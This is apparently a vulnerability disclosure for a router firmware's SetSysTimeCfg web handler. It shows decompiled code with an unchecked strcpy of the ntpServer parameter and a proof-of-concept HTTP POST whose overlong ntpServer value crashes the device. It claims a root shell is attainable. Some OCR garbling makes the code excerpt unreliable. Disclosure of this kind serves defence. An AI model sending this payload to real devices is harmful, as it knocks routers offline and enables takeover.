

Vulnerability details

```
memset(v13, 0, sizeof(v13));
v23 = (char *)huoqu(a1, (int)"timeZone", (int)&unk_CF628);
v22 = (char *)huoqu(a1, (int)"timePeriod", (int)&unk CF628);
src = (char *)huoqu(a1, (int)"ntpServer", (int)"time.windows.com");
SetValue((int)"sys.timesyn", (int)"1");
SetValue((int)"sys.timemode", (int)"auto
                              ', (int)"auto");
SetValue((int)"sys.timezone", (int)v23);
SetValue((int)"sys.timenextzone", (int)"0");
SetValue((int)"sys.timefixper", (int)v22);
v1 = SetValue((int)"sys.timentpserver", (int)src);
if ( CommitCfm(v1) )
  GetValue("sys.timesyn", nptr);
  if ( atoi(nptr) == 1 )
    v16[0] = atoi(nptr);
    v16[1] = atoi(v23);
    v16[2] = atoi(v22);
    strcpy((char *)&v16[3], snc);
    sprintf((char *)v13, "op=%d", 3);
```

The program passes the content after the ntpserver parameter into SRC, then does not judge the size, and directly copies the content of SRC to V16 stack, causing stack overflow vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware V15.03.2.21_cn
- 2. Attack with the following POC attacks


```
POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 2055
Origin: http://192.168.11.1
```

Connection: close

Referer: http://192.168.11.1/system_time.html?random=0.303247658396253&

Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcufv1qw

timePeriod=86400&ntpServer=time.windows.comaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaak



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- . The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel

